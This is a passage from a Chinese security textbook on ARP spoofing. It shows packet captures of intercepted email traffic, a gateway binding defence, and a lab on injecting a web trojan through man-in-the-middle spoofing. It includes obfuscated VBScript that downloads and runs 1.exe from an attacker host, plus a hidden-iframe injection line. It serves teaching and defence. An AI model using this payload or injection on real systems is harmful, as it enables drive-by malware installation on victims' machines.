000000a0: 65 63 74 3a 20 68 65 6c 6c 6f 0d 0a 44 61 74 65 ect: hello..Date
```

源端口:1202　后面数据省略
目的端口:25

图 4-69　Windows XP 虚拟机发给网关的邮件数据报

源IP:202.1.1.1
目的MAC:邮件服务器　源MAC:网关外网接口　目的IP:202.1.1.2

```
00000000: e0 e0 e0 e0 e0 e0 d0 d0 d0 d0 d0 d0 08 00 45 00 噜噜噜行行行..E.
00000010: 04 f3 07 3b 40 00 7f 06 59 c4 ca 01 01 01 ca 01 .?;@.▮.Y氖...?
00000020: 01 02 04 b2 00 19 b6 e4 1c 8e 56 23 61 91 50 18 ...?.朵.嶸#a憽.
00000030: fa 6d a0 37 00 00 4d 65 73 73 61 67 65 2d 49 44 鷃?.. Message-ID
00000040: 3a 20 3c 30 30 30 63 30 31 63 64 38 30 65 37 24 : <000c01cd80e7$
00000050: 39 30 34 34 61 31 37 30 24 30 33 30 33 30 33 63 9044a170$030303c
00000060: 30 40 78 70 3e 0d 0a 46 72 6f 6d 3a 20 22 70 65 0@xp>..From: "pe
00000070: 74 65 72 22 20 3c 70 65 74 65 72 40 63 63 70 63 ter" <peter@ccpc
00000080: 2e 63 6f 6d 3e 0d 0a 54 6f 3a 20 3c 6d 69 6b 65 .com>..To: <mike
00000090: 40 63 63 70 63 2e 63 6f 6d 3e 0d 0a 53 75 62 6a @ccpc.com>..Subj
000000a0: 65 63 74 3a 20 68 65 6c 6c 6f 0d 0a 44 61 74 65 ect: hello..Date
```

源端口:1202　后面连续数据省略
目的端口:25

图 4-70　网关转发给邮件服务器的数据报

第九步：在 Windows XP 虚拟机接收邮件，使用 Sniffer Pro 分析数据流向。

在 Windows XP 虚拟机使用 peter 账户接收电子邮件，使用 Sniffer Pro 捕获分析 POP3 数据报的传输流向。

图 4-71 是邮件服务器发给网关的邮件数据报，其目的 IP 地址是网关的外网接口 IP，该数据报携带了电子邮件的发件人、收件人、主题、正文等信息。此时报文的目的 IP 地址是 202.1.1.1。

源IP：202.1.1.2

目的MAC：网关外网接口　　源MAC：邮件服务器　　目的IP：202.1.1.1

```
00000000: d0 d0 d0 d0 d0 d0 e0 e0 e0 e0 e0 e0 08 00 45 00 行行行噜噜噜..E.
00000010: 05 8b 38 e8 40 00 80 06 26 7f ca 01 01 02 ca 01 .?鍺.ε.&▌?..?
00000020: 01 01 00 6e 04 b3 59 13 b4 05 03 db c8 dd 50 18 ...n.砭.?.彡蔛.
00000030: 44 39 04 f2 00 00 52 65 74 75 72 6e 2d 50 61 74 D9.?. Return-Pat
00000040: 68 3a 20 3c 6d 69 6b 65 40 63 63 70 63 2e 63 6f h: <mike@ccpc.co
00000050: 6d 3e 0d 0a 52 65 63 65 69 76 65 64 3a 20 66 72 m>..Received: fr
00000060: 6f 6d 20 63 63 70 63 61 36 65 33 64 61 34 61 35 om ccpca6e3da4a5
00000070: 31 20 28 75 6e 6b 6e 6f 77 6e 20 5b 32 30 32 2e 1 (unknown [202.
00000080: 31 2e 31 2e 31 5d 29 0d 0a 09 62 79 20 63 63 70 1.1.1])...by ccp
00000090: 63 2e 63 6f 6d 20 77 69 74 68 20 43 4d 61 69 6c c.com with CMail
000000a0: 53 65 72 76 65 72 20 35 2e 32 20 53 4d 54 50 3b Server 5.2 SMTP;
000000b0: 20 54 75 65 2c 20 32 33 20 41 75 67 20 32 30 30  Tue, 23 Aug 200
000000c0: 35 20 31 31 3a 33 39 3a 31 38 20 2b 30 38 30 30 5 11:39:18 +0800
000000d0: 0d 0a 4d 65 73 73 61 67 65 2d 49 44 3a 20 3c 34 ..Message-ID: <4
000000e0: 34 31 34 45 34 45 37 46 46 38 33 34 38 33 33 42 414E4E7FF834833B
000000f0: 35 44 32 33 36 38 32 34 31 39 42 39 32 39 31 40 5D23682419B9291@
00000100: 63 63 70 63 61 36 65 33 64 61 34 61 35 31 3e 0d ccpca6e3da4a51>.
00000110: 0a 46 72 6f 6d 3a 20 22 6d 69 6b 65 22 20 3c 6d .From: "mike" <m
00000120: 69 6b 65 40 63 63 70 63 2e 63 6f 6d 3e 0d 0a 54 ike@ccpc.com>..T
00000130: 6f 3a 20 3c 70 65 74 65 72 40 63 63 70 63 2e 63 o: <peter@ccpc.c
00000140: 6f 6d 3e 0d 0a 53 75 62 6a 65 63 74 3a 20 68 65 om>..Subject: he
00000150: 6c 6c 6f 0d 0a 44 61 74 65 3a 20 54 68 75 2c 20 llo..Date: Thu,
```

后面连续数据省略

图 4-71　邮件服务器发给网关的邮件数据报

图 4-72 是网关转发给“中间人”的邮件数据报，可见报文的目的 IP 地址变换为 192.3.3.3。

源IP：202.1.1.2

目的MAC：“中间人”　　源MAC：网关内网接口　　目的IP：192.3.3.3

```
00000000: b0 b0 b0 b0 b0 b0 a0 a0 a0 a0 a0 a0 08 00 45 00 鞍鞍鞍烧烧烧..E.
00000010: 05 8b 38 e8 40 00 7f 06 2f 7b ca 01 01 02 c0 03 .?鍺.▌./{?..?
00000020: 03 03 00 6e 04 b3 59 13 b4 05 03 db c8 dd 50 18 ...n.砭.?.彡蔛.
00000030: 44 39 0c ee 00 00 52 65 74 75 72 6e 2d 50 61 74 D9.?. Return-Pat
00000040: 68 3a 20 3c 6d 69 6b 65 40 63 63 70 63 2e 63 6f h: <mike@ccpc.co
00000050: 6d 3e 0d 0a 52 65 63 65 69 76 65 64 3a 20 66 72 m>..Received: fr
00000060: 6f 6d 20 63 63 70 63 61 36 65 33 64 61 34 61 35 om ccpca6e3da4a5
00000070: 31 20 28 75 6e 6b 6e 6f 77 6e 20 5b 32 30 32 2e 1 (unknown [202.
00000080: 31 2e 31 2e 31 5d 29 0d 0a 09 62 79 20 63 63 70 1.1.1])...by ccp
00000090: 63 2e 63 6f 6d 20 77 69 74 68 20 43 4d 61 69 6c c.com with CMail
000000a0: 53 65 72 76 65 72 20 35 2e 32 20 53 4d 54 50 3b Server 5.2 SMTP;
000000b0: 20 54 75 65 2c 20 32 33 20 41 75 67 20 32 30 30  Tue, 23 Aug 200
000000c0: 35 20 31 31 3a 33 39 3a 31 38 20 2b 30 38 30 30 5 11:39:18 +0800
000000d0: 0d 0a 4d 65 73 73 61 67 65 2d 49 44 3a 20 3c 34 ..Message-ID: <4
000000e0: 34 31 34 45 34 45 37 46 46 38 33 34 38 33 33 42 414E4E7FF834833B
000000f0: 35 44 32 33 36 38 32 34 31 39 42 39 32 39 31 40 5D23682419B9291@
00000100: 63 63 70 63 61 36 65 33 64 61 34 61 35 31 3e 0d ccpca6e3da4a51>.
00000110: 0a 46 72 6f 6d 3a 20 22 6d 69 6b 65 22 20 3c 6d .From: "mike" <m
00000120: 69 6b 65 40 63 63 70 63 2e 63 6f 6d 3e 0d 0a 54 ike@ccpc.com>..T
00000130: 6f 3a 20 3c 70 65 74 65 72 40 63 63 70 63 2e 63 o: <peter@ccpc.c
00000140: 6f 6d 3e 0d 0a 53 75 62 6a 65 63 74 3a 20 68 65 om>..Subject: he
00000150: 6c 6c 6f 0d 0a 44 61 74 65 3a 20 54 68 75 2c 20 llo..Date: Thu,
```

后面连续数据省略

图 4-72　网关转发给“中间人”的邮件数据报

通过分析数据报可以发现，接收邮件产生的 POP3 数据经过“中间人”转发到 Windows XP 虚拟机。

源IP:202.1.1.2

目的MAC:XP虚拟机　　源MAC:“中间人”　　目的IP:192.3.3.3

```
00000000: c0 c0 c0 c0 c0 c0 b0 b0 b0 b0 b0 b0 08 00 45 00 览览览鞍鞍鞍..E.
00000010: 05 8b 38 e8 40 00 7f 06 2f 7b ca 01 01 02 c0 03 .?8..@../{?..?
00000020: 03 03 00 6e 04 b3 59 13 b4 05 03 db c8 dd 50 18 ...n.?Y.?..?P.
00000030: 44 39 0c ee 00 00 52 65 74 75 72 6e 2d 50 61 74 D9.?..Return-Pat
00000040: 68 3a 20 3c 6d 69 6b 65 40 63 63 70 63 2e 63 6f h: <mike@ccpc.co
00000050: 6d 3e 0d 0a 52 65 63 65 69 76 65 64 3a 20 66 72 m>..Received: fr
00000060: 6f 6d 20 63 63 70 63 61 36 65 33 64 61 34 61 35 om ccpca6e3da4a5
00000070: 31 20 28 75 6e 6b 6e 6f 77 6e 20 5b 32 30 32 2e 1 (unknown [202.
00000080: 31 2e 31 2e 31 5d 29 0d 0a 09 62 79 20 63 63 70 1.1.1])...by ccp
00000090: 63 2e 63 6f 6d 20 77 69 74 68 20 43 4d 61 69 6c c.com with CMail
000000a0: 53 65 72 76 65 72 20 35 2e 32 20 53 4d 54 50 3b Server 5.2 SMTP;
```

后面连续数据省略

图 4-73 “中间人”转发给 Windows XP 虚拟机的数据报

第十步：在网关端绑定 Windows XP 虚拟机的 IP 和 MAC 地址，判断数据流向。

为了防御 half ARP spoof 攻击，在网关端也绑定 Windows XP 虚拟机的 IP 和 MAC 地址，如图 4-74 所示。之后在本机再次发起 ARP 欺骗攻击，可以发现攻击失败。




图 4-74 在网关绑定 Windows XP 虚拟机的 IP 和 MAC 地址

4.8 ARP 欺骗攻击者的调查方法

ARP 欺骗对局域网构成较大的安全威胁，如何找出 ARP 欺骗攻击者使用计算机的 IP 地址呢？这里总结了两个基本步骤。

第一步：扫描本网段内所有主机的 IP 地址和 MAC 地址。这可以使用扫描软件来实现，例如 nmap、cain，得到类似图 4-75 所示结果。

Internet Address	Physical Address
192.168.0.1	01-01-01-01-01-01
192.168.0.2	02-02-02-02-02-02
192.168.0.3	03-03-03-03-03-03
……	……

图 4-75 扫描本网段所有主机的 IP 和 MAC 地址

第二步：在被攻击主机上查看 ARP 缓存表，用缓存记录中的 MAC 地址到第一步得到的数据库中去查找，匹配记录对应的 IP 地址即为攻击者计算机的 IP。例如，在受害者

主机的缓存中记录了如图 4-76 所示这条记录，取出 02-02-02-02-02-02 到图 4-75 数据库中查找，可以得知攻击者使用主机的 IP 为 192.168.0.2。

Internet Address	Physical Address
192.168.0.1	02-02-02-02-02-02

图 4-76　受害者主机缓存中保存的记录

4.9 基于 ARP 欺骗的网站挂马测试

4.9.1 基于 ARP 欺骗的网站挂马简介

图 4-77 为攻击示意图。攻击者首先对网关和受害者实施 ARP 欺骗攻击，使自己成为受害者与外网通信的“中间人”。受害者在浏览主页（例如 index.asp）时、发出的 HTTP 请求报文经过攻击者中转给 Web 服务器。在 HTTP 应答报文中包含 index.asp 的源代码，攻击者在 HTML 代码中植入一句挂马代码，再将其转发给受害者。如果受害者主机没有及时打补丁，将在挂马代码的引导下、到攻击者的 Web 服务器下载、运行木马程序。




图 4-77　攻击示意图

4.9.2 测试环境和测试目的

测试环境如图 4-78 所示。Windows XP 虚拟机 1 作为正常 Web 服务器、Windows XP 虚拟机 2 作为黑客的 Web 服务器、Windows XP 虚拟机 3 作为攻击者、Windows XP 虚拟机 4 作为受害者、Windows 2000 虚拟机作为网关连接两个网络，各个对象的地址信息如图 4-78 所示。

测试目的是在受害者浏览 Web 服务器主页时，攻击者在返回的 HTTP 应答数据中植入挂马代码，导致受害者自动到黑客的 Web 服务器去下载并运行木马程序。




图 4-78　测试环境

4.9.3　测试步骤

第一步：配置各个对象的地址信息。

以 host-only 方式启动 4 台 Windows XP 虚拟机和一台 Windows 2000 虚拟机，参照图 4-78 配置各个对象的 IP 地址。注意 Windows XP 虚拟机 1 和 Windows XP 虚拟机 2 的网关设置为 10.1.1.1，Windows XP 虚拟机 3 和 Windows XP 虚拟机 4 的网关设置为 50.1.1.1。

第二步：在 Web 服务器设置简单的主页。

在 Web 服务器的主目录下放置电子商务网站 shop，浏览网站主页，结果如图 4-79 所示。



图 4-79　浏览 Web 服务器主页

第三步：攻击者配置木马控制端和网页木马。

攻击者配置木马控制端 1.exe 和网页木马 1.html，并将它们放置到黑客服务器的主目录下。本例使用 PcShare 木马，其配置界面如图 4-80 所示，IP 地址为攻击者主机的 IP，端口保留默认的 3030，单击“生成”按钮，文件名设置为 1.exe。

图 4-80 PcShare 的配置界面

攻击者使用 MS06014 网马生成器制作网页木马，在文本框里输入 http://10.1.1.3/1.exe，单击“生成”按钮，生成名为 1.html 的网页木马，其源代码如图 4-81 所示。通过分析脚本可以看出，它的功能是引导受害者主机到 10.1.1.3(黑客服务器)去下载并运行木马程序(1.exe)，如图 4-81 所示。最后攻击者将 1.exe 和 1.html 放置到黑客服务器的主目录下。




```
<html>
<script language="VBScript">
on error resume next
dl = "http://10.1.1.3/1.exe"
Set df = document.createElement("ob"&"ject")
df.setAttribute "classid", "clsid:BD96C55"&"6-65A3-11D0-983A-00C04FC29E36"
str="Microsoft"&".XMLHTTP"
Set x = df.CreateObject(str,"")
a1="Ado"
a2="db."
a3="Str"&"ea"
str1=a1&a2&a3
str5=str1
set S = df.createobject(str5&"m","")
S.type = 1
str6="G"&"ET"
x.Open str6, dl, False
x.Send
fname1="g0ld"&".com"
set F = df.createobject("Scripti"&"ng.FilesystemObject","")
set tmp = F.GetSpecialFolder(2)
S.open
fname1= F.BuildPath(tmp,fname1)
S.write x.responseBody
S.savetofile fname1,2
S.close
set Q = df.createobject("Shell.Ap"&"plication","")
Q.ShellExecute fname1,"","","ope"&"n",0
</script>
```

图 4-81 生成的网页木马 1.html

第四步：对网关和受害者实施 ARP 欺骗攻击。

攻击者利用工具 zxarps 对网关和受害者实施 ARP 欺骗攻击，zxarps 的运行命令如图 4-82 所示。参数-idx 指明网卡的编号，-ip 参数指明受害者的 IP 地址，-port 参数指明监听的端口为 web 服务端口 80，-insert 参数指明植入的挂马代码。当 zxarps 发现 Web 服务器返回给受害者的第一个 HTTP 应答数据包时，自动在其中植入挂马代码"<iframe src="http://10.1.1.3/1.html"; width="0" height="0" frameborder="0"></iframe>"，这个框架代码的高度、宽度和边框均为 0，这样在受害者看到的网页上不会有任何异常，但"src=http://10.1.1.3/1.html"这条语句会引导受害者到黑客服务器去下载 1.html，这个网页文件会进一步引导受害者下载并运行木马程序 1.exe，从而使受害者主机沦为一台"肉鸡"。

